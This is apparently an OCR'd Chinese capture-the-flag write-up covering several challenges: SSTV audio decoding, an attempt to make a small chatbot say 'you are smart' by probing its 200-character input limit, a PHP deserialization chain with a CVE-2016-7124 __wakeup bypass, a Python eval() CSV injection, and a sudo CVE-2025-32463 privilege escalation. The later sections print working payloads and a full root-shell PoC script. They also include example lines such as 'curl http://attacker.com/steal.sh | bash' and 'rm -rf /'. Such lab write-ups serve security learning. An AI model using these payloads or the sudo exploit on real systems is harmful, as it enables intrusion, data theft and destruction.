


2. 将生成的 wav 放入安装 QSSTV 和 pavucontrol 的 linux 环境，配置 pavucontrol 和 QSSTV，使播放的音频文件的声音可以被 QSSTV 识别到。最后播放上一步中生成的 wav 文件，得到一串字符。


ZmxhZ3tJN2

FyRU0wMGE

xeWwyQn0=



3. 记录上述字符，判断为 base64，进行 base64 解密后得到 flag



flag{I7arEM00a1yl2B}

题目名称：和聪明的吊椅宝宝聊天吗亲

1.根据题目要求提示，需要 AI 说出 you are smart，则发起询问

Am I smart ?Am I smart ?

” Her dad smiled and said, “You are a star, Amari! You are so intelligent.” Amelia was very happy

2.这里尝试多次询问，发现存在消息长度限制

Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?

[*] 出错了，消息长度不能超过 200。

3.这里尝试长度临界值

Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?

’ It was finally to Zoe as she showed her picture of the big tree. She showed it to her mom and dad, and they said it was very good

Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I

```
smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am I smart ?
```

[*] 出错了，消息长度不能超过 200。

```
Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am I
```

?" Jill smiled and said, "You are so proud of you! Everyone clapped for you." Lucy was happy and hugged her sister.

```
Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am I smart
```

[*] 出错了，消息长度不能超过 200。

```
Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am I
```

?" Jill smiled and said, "You are so proud of you! Everyone clapped for you." Lucy was happy and hugged her sister.

```
Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am Iaaa

Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am Iaaaa
```

?" Her dad said, "We are going to the party with Mommy and the car!" Lucy was so happy! She hugged her parents and

```
Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am I smart ?Am I smart ?Am I smart ?Am I smart ?Am I
smart ?Am Iaaaab
```

[*] 出错了，消息长度不能超过 200。

4. 并没有发现什么异常，尝试其他字符临界值等情况

```
aaaa
```

```
aaaa
```

题目名称：好简单的反序列化

在提供的 PHP 代码中，存在一个反序列化漏洞（Unserialization Vulnerability），允许攻击者通过精心构造的序列化字符串触发恶意代码执行，最终读取 `flag.php` 文件。以下是详细分析和利用步骤：

漏洞根源

- **危险函数** `unserialize()`：代码直接使用 `unserialize($_GET[1])` 反序列化用户输入的 GET 参数 `1`。用户可完全控制输入数据，导致任意对象反序列化。
- **魔术方法滥用**：类 `Lei1` 和 `Lei2` 定义了魔术方法（如 `__destruct()`，`__toString()`，`__wakeup()`），这些方法在反序列化过程中或对象生命周期中自动触发，可能被用于构造利用链。
- **关键目标**：`Lei1::Evil()` 方法包含 `highlight_file($this->file)`，而注释 `//flag.php` 暗示 `flag.php` 是目标文件。攻击者可通过反序列化触发此方法读取文件内容。

利用链分析

漏洞利用依赖于以下链式调用（POP Chain）：

1. **触发** `__destruct()`：当反序列化的对象被销毁时（如脚本结束），`Lei1::__destruct()` 被调用，输出 `$this->a`。
2. **触发** `__toString()`：如果 `$this->a` 是 `Lei2` 对象，输出操作会调用 `Lei2::__toString()`。
3. **触发** `Evil()`：在 `Lei2::__toString()` 中，调用 `$this->c->Evil()`。如果 `$this->c` 是 `Lei1` 对象且 `$file` 属性设置为 `flag.php`，则执行 `highlight_file("flag.php")`，泄露文件内容。

障碍与绕过：

- `Lei1::__wakeup()` 方法包含 `die("g")`，会在反序列化 `Lei1` 对象时终止脚本，阻断利用链。

- **绕过 `__wakeup()`**：利用 PHP 漏洞 **CVE-2016-7124**（影响 PHP 5 < 5.6.26 和 PHP 7 < 7.0.11）。当序列化字符串中对象的属性数量（`<n>`）少于实际数量时，`__wakeup()` 不会被调用。

`Lei1` 类有 2 个属性（`$a` 和 `$file`），序列化字符串中设置 `<n>` 为 1（小于 2）即可绕过 `__wakeup()`。

利用步骤

构造恶意对象链：

- 创建 `Lei1` 对象（内部对象），设置 `$file = "flag.php"`。
- 创建 `Lei2` 对象，设置 `$c` 为上述 `Lei1` 对象。
- 创建 `Lei1` 对象（主对象），设置 `$a` 为上述 `Lei2` 对象。
- 序列化主对象，并在序列化字符串中修改属性数量为 1（绕过 `__wakeup()`）。

生成序列化字符串：

正常序列化（未绕过 `__wakeup`）：

```
$innerLei1 = new Lei1();
$innerLei1->file = "flag.php"; // 设置目标文件

$lei2 = new Lei2();
$lei2->c = $innerLei1; // Lei2->c 指向 Lei1 对象

$mainLei1 = new Lei1();
$mainLei1->a = $lei2; // Lei1->a 指向 Lei2 对象

echo serialize($mainLei1);
```

绕过 `__wakeup()`：修改属性数量为 1，并移除不必要的 `file` 属性（主对象）：

```
O:4:"Lei1":1:{s:1:"a";O:4:"Lei2":1:{s:1:"c";O:4:"Lei1":1:
{s:4:"file";s:8:"flag.php";}}}
```


解释：

- `O:4:"Lei1":1`：主对象，属性数量设为 1（实际为 2，绕过 `__wakeup`）。
- `s:1:"a"`：属性 `$a`。
- `O:4:"Lei2":1`：`Lei2` 对象，属性 `$c`。
- `O:4:"Lei1":1`：内部 `Lei1` 对象，属性数量设为 1（实际为 2，绕过 `__wakeup`），仅保留 `s:4:"file";s:8:"flag.php"`。

将序列化字符串作为 GET 参数 `1` 发送：

```
http://target.com/path/to/script.php?1=O:4:"Lei1":1:{s:1:"a";O:4:"Lei2":1:{s:1:"c";O:4:"Lei1":1:{s:4:"file";s:8:"flag.php";}}}
```

通过此漏洞，攻击者可轻松泄露 `flag.php` 内容。实际利用需确保 PHP 环境受 CVE-2016-7124 影响（常见于旧版本）。



题目名称：数据净化器

利用漏洞读取 /flag 的步骤：

分析：

`eval()`函数会将其字符串参数当作 Python 代码来执行。

这个函数被应用到从用户上传的 CSV 文件的 `raw_data` 列中的每一个数据。

这意味着，攻击者可以在 CSV 文件中构造一个包含恶意代码的单元格（例如 `__import__('os').system('rm -rf /')`或 `__import__('os').system('curl http://attacker.com/steal.sh | bash')`），服务器就会执行它。

因此可以通过构造恶意 CSV 文件来利用 `eval()`漏洞读取系统文件。以下是具体**操作步骤：**

1. 创建并上传恶意 CSV 文件

创建一个名为 `exploit.csv` 的文件，内容如下：

```
raw_data
"__import__('os').system('cat /flag > /tmp/result.txt')"
"__import__('os').popen('cat /flag').read()"
"__import__('builtins').open('/flag').read()"
```

第一行使用 `system()`将结果写入临时文件

第二行使用 `popen()`直接返回结果

第三行使用 Python 内置函数直接读取文件

2. 获取执行结果

上传CSV文件

选择文件 未选择任何文件 上传

处理结果：

	raw_data	cleaned
0	__import__('os').system('cat /flag > /tmp/result.txt')	0
1	__import__('os').popen('cat /flag').read()	flag{e0a8d1dff39a71eea02bee604ba2f23d}\n
2	__import__('builtins').open('/flag').read()	flag{e0a8d1dff39a71eea02bee604ba2f23d}\n

题目名称：最近还好吗

1. ssh 登陆系统大致查看，发现根目录下存在 flag 文件，但用户属组为 root:root 普通用户 pwn 无权查看
2. 通过 uname -a　　cat /etc/issue 查看系统内核信息

```
root@4881cf8b01b1:/# uname -a
Linux 4881cf8b01b1 3.10.0-1160.6.1.el7.x86_64 #1 SMP Tue Nov 17 13:59:11 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
root@4881cf8b01b1:/# cat /etc/issue
Ubuntu 24.04.2 LTS \n \l

root@4881cf8b01b1:/#
```

得知系统版本为 Ubuntu 24.04.2 LTS

3. 尝试搜索是否存在提权漏洞

搜索发现 https://www.ucloud.cn/site/ucsafe/6746.html

2.漏洞CVE-2025-32463

系统	受影响版本	修复版本
sudo 官方	sudo:1.9.14 到 1.9.17	sudo >= 1.9.17p1
ubuntu 24.04 LTS	sudo < 1.9.15p5-3ubuntu5.24.04.1	sudo >= 1.9.15p5-3ubuntu5.24.04.1
ubuntu 22.04 LTS	不受影响	
ubuntu 20.04 LTS	不受影响	

符合系统版本信息，进一步搜索 POC 或者 EXP

找到 poc:

poc下载地址：https://github.com/K1tt3h/CVE-2025-32463-POC

```
-bash-5.2$ clear
-bash-5.2$ ls
CVE-2025-32463-poc.sh
-bash-5.2$ chmod +x CVE-2025-32463-poc.sh
-bash-5.2$ ./CVE-2025-32463-poc.sh
Get root!
root@ubuntu-VMware-Virtual-Platform:/# whoami
root
root@ubuntu-VMware-Virtual-Platform:/# id
```

CVE-2025-32463-POC.sh

4. 执行后直接提权，得到 root 权限

```
pwn@4881cf8b01b1:~$ cat CVE-2025-32463-POC.sh
#!/bin/bash
STAGE=$(mktemp -d /tmp/sudostage.XXXX)
cd "$STAGE"

cat > xd1337.c << 'EOF'
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void xd1337(void) {
    setreuid(0, 0);
    setregid(0, 0);
    chdir("/");
    execl("/bin/bash", "/bin/bash", NULL);
}
EOF

mkdir -p xd/etc libnss_
echo "passwd: /xd1337" > xd/etc/nsswitch.conf
cp /etc/group xd/etc/

gcc -shared -fPIC -Wl,-init,xd1337 -o libnss_/xd1337.so.2 xd1337.c

sudo -R xd /bin/true
pwn@4881cf8b01b1:~$ sh CVE-2025-32463-POC.sh
root@4881cf8b01b1:/# cat /flag
flag{390c29a0c8e3942c7ecbf77aea81402b}
```